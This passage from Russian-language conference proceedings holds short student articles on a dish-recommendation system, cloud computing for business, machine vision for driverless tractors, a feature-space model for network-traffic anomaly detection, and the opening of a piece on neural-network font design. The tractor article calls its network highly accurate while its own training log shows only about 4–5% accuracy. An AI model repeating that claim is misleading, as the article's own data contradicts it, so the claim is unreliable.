Данные, вводимые пользователем, система использует в качестве весовых показателей, после чего применяет к каждому из доступных ей блюд. Затем, при помощи данных опроса, в сформированной на предыдущем этапе выборке проводится изменение позиций блюд. Далее пользователю предлагается оформить заказ по ранжированному списку в ближайшем заведении-партнере, а также предоставляется дополнительная информация по ингредиентам выбранных блюд.

Для корректной работы системы предполагается наличие дополнительных этапов, позволяющих принять окончательное решение.

Этап формирования базы данных о блюдах, рецептах, а также партнерах, которые могут такие блюда приготовить, предполагает наличие в системе соответствующей информации. При поиске потенциальных партнеров и установлении с ними деловых отношений уточняется какие блюда предлагает данное заведение питания, присутствующими в этих блюдах ингредиентами, а также рецептом приготовления, если последнее не представляет коммерческую тайну.

После этого этапа система может начинать свою работу. Данные, полученные от пользователя, формируют его профиль предпочтений. Затем преобразует эту информацию в весовые значения, переходя к формированию соответствующей выборки.



На основании полученной выборки пользователю предлагается, по желанию, уточнить дополнительные параметры. Например, исключение нежелательных ингредиентов или, наоборот, увеличение их количества, даже возможно дополнение новых, доступных для приготовления. Таким образом, профиль пользователя обновляется и дополняется. Полученные результаты оказывают влияние на весовые характеристики при последующих случаях взаимодействия с этим пользователем.

Далее система, используя средства телекоммуникаций, запрашивает возможность приготовления выбранные блюда у ближайших партнеров. После получения подтверждения пользователю предлагается оформить заказ. Если ни одно из ближайших заведений не готово оформить заказ пользователь получает возможный рецепт такого блюда или же предупреждение о несовместимости выбранных ингредиентов.

После завершения данного этапа пользователю предлагается оставить отзыв на работу каждого из модулей системы, касающихся сформированной выборки, рекомендаций и предложенной рецептуры.

На этом работа системы завершается. Информация, полученная в отзывах о заведениях, влияет на приоритет их выбора при последующих рекомендациях, а отзывы о рецептах, полученных от партнеров, влияют на рейтинг блюд. Если же системе не удалось сформировать желаемое блюдо, то данные передаются для обсуждения с шеф поварами заведений, с целью определения возможности создания нового рецепта.

Упрощенный вид модулей системы представлен на рис. 1.




Рис. 1. Модули системы рекомендаций

Таким образом, предлагаемая система обладает большой степенью адаптации к интересам пользователя, позволяя повысить его интерес к использованию системы. Предполагается, что особой востребованностью подобная система будет пользоваться среди людей, имеющих ограничения

в допустимых ингредиентах блюд, а также среди людей с особыми предпочтениями в кулинарии. Такая система гастрономических рекомендаций может быть использована поварами для создания новых рецептов, а также оценки их конкурентоспособности на рынке кулинарных услуг.

#### Список используемых источников

1. Макшанов А. В., Журавлев А. Е., Тындыкарь Л. Н. Системы поддержки принятия решений : учеб. пособие для СПО. СПб. : Лань, 2020. 108 с.
2. Чистов Д. В., Мельников П. П., Золотарюк А. В., Ничепорук Н. Б. Проектирование информационных систем : учебник и практикум для вузов / под ред. Д. В. Чистова. 2-е изд., перераб. и доп. М. : Юрайт, 2023. 293 с.
3. Лучшие кулинарные путешествия. Лучшие блюда и рестораны мира, пер. Е. В. Спириной. М. : АСТ, 2013. 336 с. ISBN: 978-5-17-078974-0.

УДК 004.771  
ГРНТИ 20.15.05

## ПРИМЕНЕНИЕ ОБЛАЧНЫХ ТЕХНОЛОГИЙ В СФЕРЕ БИЗНЕСА

**П. С. Синчугова, В. А. Тарасов**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Рассмотрено понятие облачных технологий, выделены их преимущества и недостатки. Описаны способы применения облачных решений и достоинства технологий применительно к специфике различных областей бизнеса. Представлены примеры реализации облачных технологий. Проведено их сравнение с традиционными средствами хранения данных и распределённых вычислений.*

*облако, технологии облачных вычислений, информационные технологии, интернет-сервис, бизнес.*

Облачные технологии (*Cloudcomputing*) – комплекс технологий (аппаратных, программных), в которых пользователь получает доступ к использованию виртуальных хранилищ, компьютерных программ, а также любых вычислительных мощностей в режиме реального времени из любой точки мира.

В настоящее время использование «облаков» повсеместно растёт. Существуют три категории моделей развертывания облачных технологий:

1. Публичное «облако» – ресурсы распределяются между несколькими пользователями.

2. Частное «облако» – используется только одним клиентом.

3. Гибридное «облако» – решение, объединяющее публичные и частные облака в одну систему.

Основные типы облачных вычислений:

1. SaaS (*Software-as-a-Service*) – программное обеспечение как сервис, хранящееся в «облаке», доступное онлайн пользователям.

2. IaaS (*Infrastructure-as-a-Service*) – инфраструктура как сервис или же технологии хранения данных, при которых крупные компании «облачного» рынка сдают во временное использование свою вычислительную инфраструктуру другим компаниям.

3. PaaS (*Platform-as-a-Service*) – платформа как сервис, используемая разработчиками для создания программ, онлайн-приложений без установки программного обеспечения и специального оборудования.

Преимущества облачных технологий.

1. Снижение затрат. Применение облачных технологий намного выгоднее, чем наём дополнительно специалистов для обслуживания инфраструктуры.

2. Гибкость и масштабируемость. Ресурсы можно использовать, расширять или сокращать их объёмы на разных платформах.

3. Улучшенная производительность. Облачные решения повышают эффективность и оптимизируют работу в целом.

4. Надежность защиты данных. Провайдерам крайне невыгодно терять данные на облачных сервисах. Для защиты информации используются резервное копирование и шифрование данных.

5. Быстрое обслуживание. Облачные технологии подразумевают доступ к информации в режиме реального времени в любой точке мира.

Что касается сферы бизнеса, то облачные вычисления стали неотъемлемой составляющей базиса технологий для каждой компании.

Инфраструктура с облачными технологиями обладает значительным потенциалом и предоставляет эффективные возможности для бизнеса организациям, которые приняли этот подход.

На данный момент существует несколько способов применения облачных технологий:

1. Хранилище резервных копий.

2. Резервная площадка.

3. Площадка для пиковых нагрузок (использование гибридного облака поможет сделать работу намного более эффективной).

4. Среда развертывания для различных проектов.

5. Миграция в облако всей инфраструктуры.

В таблице 1 (см. ниже) представлены преимущества внедрения облачных технологий для решения задач различных видов бизнеса.

Внедрение облачных технологий позволяет существенно оптимизировать все бизнес-процессы и сделать их более эффективными. Объём вычислительных мощностей можно увеличивать или уменьшать, ориентируясь на потребности компании. Это даёт экономию бюджета и возможность вкладывать больше средств в развитие.

Файлы со всей необходимой для этого информацией доступны круглосуточно. При этом можно в режиме реального времени отслеживать действия сотрудников и их производительность [1, 2, 3].

Однако, как и каждая система, облачное хранилище обладает рядом недостатков:

1. Необходимость наличия Интернет-соединения (или иного аналога), которое на текущий момент времени может отсутствовать по различным причинам.

2. Относительно небольшие объёмы доступного пространства для использования в бесплатном режиме.

3. Риск утечек информации конфиденциального характера (например, коммерческого) как на уровне инфраструктуры оператора связи, так и на уровне поставщика облачных услуг.

4. Возможны ограничения по пропускной способности тракта, что способно повлечь существенные сложности при передаче трафика реального времени.

ТАБЛИЦА 1. Преимущества внедрения облачных технологий для решения задач различных видов бизнеса

Вид бизнеса	Преимущества облачных технологий
Стартап	Масштабирование. Облако для малого бизнеса даёт возможность увеличивать количество ресурсов без покупки нового оборудования или программного обеспечения.
Интернет-магазин	Данный бизнес подразумевает сезонные нагрузки, которые упоминались выше. Поэтому преимуществом для данного бизнеса служит использование гибридного облака.
Компания-разработчик ПО	Масштабирование с использованием гибридного облака.
Компания с удалёнными сотрудниками	Использование облака решает задачи компании, которая пользуется дистанционным видом работы. Подобное решение может быть доступно для международных компаний. Облачные решения демонстрируют отсутствие привязки к физической инфраструктуре и возможность подключаться к рабочей станции в облаке с любого устройства.

В качестве примеров облачных хранилищ можно привести известные сервисы от порталов Яндекс, Google и др.

Представленными хранилищами могут пользоваться удалённые сотрудники, клиенты организаций, филиалы компаний, которым требуется оперативный доступ к общим информационным ресурсам организации, и иные субъекты.

#### **Список используемых источников**

1. Никульчев Е. В., Лукьянчиков О. И., Ильин Д. Ю. Облачные технологии : учебное пособие. М. : МИРЭА-Российский технологический университет, 2019. 78 с.

2. Романова И. А. Облачные технологии и их применение // Молодой ученый. 2016. N 17–1 (121). С. 109–112.

3. Лавлинская О. Ю., Янкис Т. М. Технологии облачных вычислений и их применение в решении практических задач // Вестник воронежского института высоких технологий. 2016. N 1 (16). С. 33–36.

*Статья представлена заведующим кафедрой ИУС СПбГУТ, доктором технических наук, профессором Л. К. Птицыной.*

**УДК 004.94**  
**ГРНТИ 20.51.19**

## **ТЕХНИЧЕСКОЕ ЗРЕНИЕ БЕСПИЛОТНОЙ СЕЛЬХОЗТЕХНИКИ НА ОСНОВЕ ТЕХНОЛОГИЙ ИСКУССТВЕННОГО ИНТЕЛЛЕКТА**

**О. С. Скрыго**

Смоленский колледж телекоммуникаций (филиал СПбГУТ)

*Искусственный интеллект быстро внедряется во все сферы человеческой деятельности, и транспорт не исключение. За последние несколько лет с появлением вычислительных систем и информационных технологий растет доля систем автоматизации и роботизации во многих областях наук и повседневной жизни.*

*беспилотная сельхозтехника, компьютерное зрение, нейронная сеть, библиотеки, язык программирования.*

Беспилотный трактор – это сельскохозяйственное транспортное средство, которое создано для целей обработки почвы и решения других сель-

скохозяйственных задач без присутствия человека внутри самого трактора [1]. Как и другие беспилотные транспортные средства, они запрограммированы на избегание препятствий.

Работа в полной автоматизации подразумевает под собой использование электрической системы трактора для отправки команд. Используя навигационные системы Glonass или GPS-приемник, а также обратную связь радиоприемника, производится управление трактором. Такая совокупность систем позволяет управлять техникой для поворотов, ускорения, торможения, а также управлять орудием, установленным на тракторе.

Дистанционное управление трактором предполагает работу двух тракторов. Такими двумя машинами управляет один человек, он контролирует скорость передвижения и направления дистанционно работающие машины.

Создание беспилотных техник на базе искусственного интеллекта позволяет существенно повысить эффективность проведения сбора урожая и подготовки почвы для дальнейшего посева.

В прошлом году некоторые аграрные компании столкнулись с проблемой нехватки рук в период сева и сборки урожая. Многие не смогли выйти на работу в связи пандемией и режимом самоизоляции. Это заставило задуматься об уменьшении количества людей на предприятии. Один из способов – это внедрение автоматизированных сельскохозяйственных машин.

Тракторы используют цифровую карту поля для передвижения по местности, не пересекая её пределов. Технология компьютерного зрения и датчики помогают обнаруживать препятствия, на расстояние 15–20 метров и высотой от 10 сантиметров, на своем пути, а нейронные сети помогают определять объекты на поле и принимать верные решения для безопасной работы на территории. На технике установлены программно-аппаратные комплексы компьютерного зрения. Так же на беспилотную сельхозтехнику установлены датчики GPS и Glonass для самостоятельной обработки полей.

Исходя из вышеизложенного повышение эффективности внедрения беспилотной сельхозтехники за счет проектирования системы компьютерного зрения состоящая из таких элементов как нейронная сеть, программа определения объектов.

Разработанная нейронная сеть с использованием Dataset показала, после анализ качества работы сети показала высокие результаты. Так же созданная программа определения объектов, код которой представлен на рис. 1 (см. ниже) (для её разработки была использована библиотека *Tensorflow* и *Keas*, гибридная платформа *PyCharm* и установлены библиотека *OpenCV*, библиотека для сегментации объектов на изображениях *PixelLib*) решила проблему по распознаванию объектов на рабочих полях сельхозтехники.

Нейронная сеть умеет распознавать человека от птиц и также тракторов от овец. Это поможет сделать работу трактора безопасной для людей, животных и других транспортных средств на открытых полях [2].

Разработка данной системы показала, что нейронная сеть обучилась, что представлена на рис. 2 и умеет с большой точностью распознавать, и классифицировать объекты для дальнейшего внедрения в беспилотный сельскохозяйственный транспорт.




Рис. 1. Идентификация двух объектов «Человек» и «Трактор»

```
[17] history = model.fit(train_dataset,
                        validation_data=validation_dataset,
                        epochs=5)

Epoch 1/5
73/73 [=====] - 25s 318ms/step - loss: 5.2923 - accuracy: 0.0112 - val_loss: 4.7764 - val_accuracy: 0.0121
Epoch 2/5
73/73 [=====] - 22s 274ms/step - loss: 4.7280 - accuracy: 0.0185 - val_loss: 4.6824 - val_accuracy: 0.0258
Epoch 3/5
73/73 [=====] - 23s 289ms/step - loss: 4.6154 - accuracy: 0.0261 - val_loss: 4.5533 - val_accuracy: 0.0335
Epoch 4/5
73/73 [=====] - 24s 301ms/step - loss: 4.5329 - accuracy: 0.0322 - val_loss: 4.4880 - val_accuracy: 0.0437
Epoch 5/5
73/73 [=====] - 24s 308ms/step - loss: 4.4327 - accuracy: 0.0461 - val_loss: 4.4016 - val_accuracy: 0.0423
```

Рис. 2. Обучение нейронной сети

Это поможет сделать работу трактора экономически эффективной и безопасной для людей, животных и других транспортных средств на открытых полях.

#### Список используемых источников

1. Казарян М. Л., Музаев И. Д., Гюева Е. Г. Математическое моделирование, численные методы и комплексы программ. М. : Инфра-М, 2018. 150 с.
2. Безруков А. И., Алексенцева О. Н. Математическое и имитационное моделирование. М. : Инфра-М, 2019. 227 с.

*Статья представлена научным руководителем, доцентом кафедры ПМИ СмолГУ, кандидатом технических наук В. И. Мунерман.*

УДК 004.942  
ГРНТИ 49.33.35

## МОДЕЛЬ ПРИЗНАКОВОГО ПРОСТРАНСТВА АНОМАЛЬНОЙ ДИНАМИКИ ХАРАКТЕРИСТИК СЕТЕВОГО ТРАФИКА

**К. Ф. Слесарчик**

Академия Федеральной службы охраны Российской Федерации

*В статье рассмотрен подход для преодоления существующего дисбаланса характеристик между отечественными техническими решениями систем обнаружения вторжений и инфокоммуникационных сетей. Предложена модель признакового пространства, позволяющая оценить степень аномальности динамики характеристик сетевого трафика. Представлены результаты экспериментальной проверки модели на чувствительность и эффективность оценок.*

*признаковое пространство, деструктивное информационное кибернетическое воздействие, система обнаружения вторжений, инфокоммуникационная сеть.*

Постоянно увеличивающиеся объемы, скорость поступления и неоднородность данных от гетерогенных источников являются первопричиной необходимости скрупулезного мониторинга и анализа больших объемов данных, системами управления информацией и событиями безопасности, с точки зрения возможных деструктивных информационных кибернетических воздействий (ДИКВ). Обнаружение событий вторжения осуществляется на основе анализа характеристик поступающего сетевого трафика. Характеристики сетевого трафика рассчитываются по результатам классификации его элементов (сетевых пакетов). Разнообразие протоколов взаимодействия в инфокоммуникационной сети определяет требуемое значение производительности системы обнаружения вторжений (СОВ), которое пропорционально объему классифицируемого сетевого трафика, таким образом конечность технических возможностей электронных компонент является определяющим фактором влияния на эффективность СОВ.

Решение задачи обнаружения ДИКВ статистическими, сигнатурными и «Data Mining» методами не позволяют реализовывать СОВ с требуемой на сегодняшний момент производительностью [1]. В статье предлагается подход, позволяющий решить озвученную проблему, путем проецирования характеристик сетевого трафика в признаковое пространство, с последующим анализом аномальной динамики.

Модель признакового пространства предназначена для описания процесса аномальной динамики характеристик сетевого трафика технологии



пакетной коммутации. Ограничениями, накладываемыми на модель, являются:

1. Характеристики трафика определяются, через оператор  $f(a)$ , где  $a(a_1 \dots a_n) \in A$  – множество возможных значений параметров сетевого трафика.
  2. Значение  $f(a)$  является вероятностной оценкой дискретной случайной величины.
  3.  $f(a)$  является нормированной величиной  $f(a) \in [0 \dots 1]$ .
- При допущении, что увеличение значения  $a$  влечет  $f(a) \rightarrow 0$  вероятностной оценки, иначе  $f(a) \rightarrow 1$ . Формулировка задачи представлена рис. 1:




Рис. 1. Модель признакового пространства

Отображение  $\{A\}$  в  $\{K\}$  через  $f(a)$  образует точку  $\vec{k}$  в ортонормированном линейном пространстве. Координаты точки  $\vec{k}$  рассчитывается на основе признаковых характеристик сетевого трафика  $a_1, \dots, a_n$ :

$$\vec{k} = f(a_1, \dots, a_n) = (P_1, \dots, P_m), \quad m = 1, 2, 3, \dots, l$$

Признаковое пространство аномальной динамики характеристик удовлетворяет аксиомам линейного пространства с заданными на нем операциями сложения и умножения на число. Структура модели представлена на рис. 2:




Рис. 2. Структура модели признакового пространства

Здесь  $\{a_j\}$  – множество параметров сетевого трафика;  $\{p_i\}$  – характеристики сетевого трафика;  $h_i$  – нормированные значения характеристик сетевого трафика;  $P_i$  – отображение характеристик сетевого трафика в признаковое пространство;  $\vec{k}_v$  – точка в признаковом пространстве;  $M_v$  – расстояние между точками в признаковом пространстве (метрика).

Динамика характеристик сетевого трафика может быть описана вектором  $\vec{k}_{\text{тр}} = \overrightarrow{k_{v-1}k_v}$ , его длину определим как  $\|\vec{k}_{\text{тр}}\| = \sqrt{(P_1^v - P_1^{v-1})^2 + \dots + (P_m^v - P_m^{v-1})^2}$ , а направление примем положительным, если все из  $P_i^v - P_i^{v-1} > 0$ , что свидетельствуют об отсутствии аномальной динамики признаковых характеристик. Если же  $P_i^v - P_i^{v-1} < 0$ , то аномальная динамика возможна.

Выполнение условий характеризует событие аномальной динамики характеристик сетевого трафика в признаковом пространстве как достоверное.

$$\begin{cases} M_2 > 0 \\ M_2 > 2|M_1| \end{cases}$$

В рамках исследования была проведена оценка результатов моделирования [2, 3]:

А) Состоятельность модели:


$$\lim_{i \rightarrow \infty} P_{\text{сост.}} \{ |\hat{\lambda} - \lambda_i| \leq \varepsilon \} = 1,$$

где  $\hat{\lambda}$  – мат. ожидание случайной величины;  $\lambda_i$  – значение случайной величины из выборки;  $\varepsilon$  – порог отклонения значения случайной величины от  $\hat{\lambda}$ ;  $i$  – размер выборки.


Для случайной дискретной величины, распределенной по нормальному закону:  $\hat{\lambda} = 2^{16}$ ;  $\delta_1^2 = 2^{10}$ ;  $\delta_2^2 = 2^{12}$ ;  $\delta_3^2 = 2^{15}$ ;  $\varepsilon = 3\delta$  результаты проверки модели на зависимость значения СКО (смещения) от размера выборки при нормальном распределении случайной величины представлены на рис. 3.

Б) Смещение оценок модели:

$$\bar{\Delta\hat{\lambda}} = M\{\hat{\lambda} - \lambda_i\}.$$



а)




б)

Рис. 3. Результаты проверки модели на чувствительность к размеру выборки (нормальный закон  $\hat{\lambda} = 2^{16}$ ,  $\delta = 2^{10}$ ): а) СКО и смещение оценок характеристик сетевого трафика; б) смещение оценок СКО и отображения характеристик в признаковое пространство


В) Результаты проверок достаточности и эффективности оценок модели представлены на рис. 4:

$$\delta_{\lambda}^2 = M \{ [\hat{\lambda}]^2 \} - \{ M[\hat{\lambda}] \}^2.$$

$$\delta_{\lambda}^2 \geq \frac{1}{M \left\{ \left[ \frac{\partial \ln W \left( \frac{z}{\lambda} \right)}{\partial \lambda} \right]^2 \right\}}.$$



а)



б)

Рис. 4. Чувствительность эффективности оценки к размеру выборки (нормальный закон  $\hat{\lambda} = 2^{16}$ ,  $\delta = 2^{10}$ ): а) характеристик сетевого трафика; б) при отображении характеристик в признаковое пространство

Результаты экспериментальной проверки модели показали удовлетворительную чувствительность и эффективность оценок для нормального закона распределения случайной величины. На основе предложенной модели признакового пространства могут быть разработаны методы обнаружения аномалий сетевого трафика со значением достоверности, не хуже, чем при использовании статистических и эвристических методов. Предложенный подход позволяет учитывать нормальные флуктуации характеристик сетевого трафика при выявлении их аномальной динамики, а также достоверность (точность) обнаружения аномалий.

Реализация предложенной модели совместно с методами на основе мягких решений (искусственных нейронных сетей) позволяет обнаруживать аномалии трафика сети, вызванные ДИКВ сетевого и прикладного уровней [4, 5, 6]. Модель признакового пространства аномальной динамики характеристик сетевого трафика допускает использование показателей для описания  $\vec{k}_{\text{тр}}$ , характеризующих аномалии, обусловленные многовекторным ДИКВ, что в разы уменьшает объем необходимых вычислений.

#### Список используемых источников

1. Еременко А. И., Кокорев А. В., Слесарчик К. Ф., Шведов С. Н. Проблемы реализации современных систем обнаружения кибернетических атак // Актуальные проблемы инфотелекоммуникаций в науке и образовании. X Международная научно-техническая и научно-методическая конференция : сб. науч. ст. в 4-х т. СПб. : СПбГУТ, 2021. Т. 2. С. 230–234.
2. Краснов А. Е., Надеждин Е. Н., Никольский Д. Н., Репин Д. С., Галяев В. С. Детектирование ddos атак на основе анализа динамики и взаимосвязи характеристик сетевого трафика // Компьютерные науки. 2018. Т. 28. Вып. 3. С. 407–418. DOI: 10.20537/vm1803102018.
3. Ван Трис Г. Теория обнаружения, оценок и модуляции. Том 3. Обработка сигналов в радио- и гидролокации и прием случайных гауссовых сигналов на фоне помех. Нью-Йорк, 1971: пер. с англ. под ред. проф. В. Т. Горяинова. М. : Сов. радио, 1977. 664 с.
4. Карташевский В. Г., Поздняк И. С. Фильтрация наблюдаемого трафика как способ обнаружения вторжений // Вестник УрФО. Безопасность в информационной сфере. 2019. № 1 (31). С. 17–22. DOI: 10.14529/secur190103.
5. Слесарчик К. Ф. Обнаружение многовекторных DDoS-атак сетевого и прикладного уровней // Техника радиосвязи. 2019. № 4 (43). С.56–69. DOI: 10.33286/2075-8693-2019-43-56-69.
6. Сафронова Е. О., Жук Г. А. Применение искусственных нейронных сетей для прогнозирования DoS атак // Молодой ученый. 2019. № 23 (261). С. 27–30.

*Статья представлена научным руководителем,  
кандидатом технических наук, доцентом Ю. Б. Ивановым.*

УДК 004  
ГРНТИ 20.23.25

## АСПЕКТЫ РАЗРАБОТКИ ШРИФТА С ИСПОЛЬЗОВАНИЕМ НЕЙРОСЕТИ

**Я. П. Стахира, А. В. Фёдорова**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Шрифт является одним из важных составляющих брендинга. В настоящее время у каждой компании существует свой шрифт. Сбербанк разработал себе SB serif, Apple – SanFrancisco. На шрифт возлагаются очень важные функции, а именно – ассоциация с брендом и удобочитаемость. В статье поднимается проблема создания уникального шрифта, решающего эти задачи, с помощью нейросети. Рассматриваются вопросы, связанные с особенностями обучения нейросетей.*

*нейрости, создание шрифтов, ограничения, сверточная нейронная сеть.*

XXI век сделал многое для технологического прогресса. Этот прогресс коснулся всех отраслей, архитектуры, баз данных, финансовых систем, а также отрасли дизайна.

Сейчас существует возможность создания логотипов бесплатно с помощью сайта looka.com всего за 4 клика. Кроме того, сайт René.com предоставляет услугу выбора эстетически подходящего шрифта и настройки его параметров.

Нейросети? по мнению некоторых специалистов? в будущем смогут заменить дизайнеров, но, по нашему мнению, нейросети – это в первую очередь инструмент для дизайнера. Существующие нейросети подбора шрифта работают только на анализе и подборке схожести из тех шрифтов, что были занесены в базу данных. Но программисты забывают про внесение типографических правил, существующих еще со времен Гуттенберга. Это уменьшает вариации шрифта. Однако, если добавить алгоритмы, помогающие решать задачи, поставленные перед дизайнерами, вариации станут лучше по визуальной и функциональной составляющим.

Нейросети – не первое технологическое открытие, которое влияет на шрифт. Человечество уже прошло такие изобретения, как фотонабор и линотип, и при каждом новом изобретении шрифт менялся в лучшую или худшую сторону, или же, наоборот, изобретение делало все, чтобы шрифт был похож на то, что было создано ранее.

Одно из первых изобретений для книгопечатания, под которое создавался шрифт, является печатный станок Гуттенберга. Гуттенберг сделал

изобретение, которое позволяло ускорить процесс создания книги без потери качества. Шрифт, который использовался в печатном станке, делался похожим на шрифты того времени (эпохи ренессанса). Шрифт повторял наклоны оси овалов, большую апертуру, штрихи переменной толщины и резкие, окончания штрихов, как будто нарисованные пером. Благодаря сохранению типографических правил, книги, напечатанные станком Гуттенберга, читались так же легко, как привыкли люди того времени.

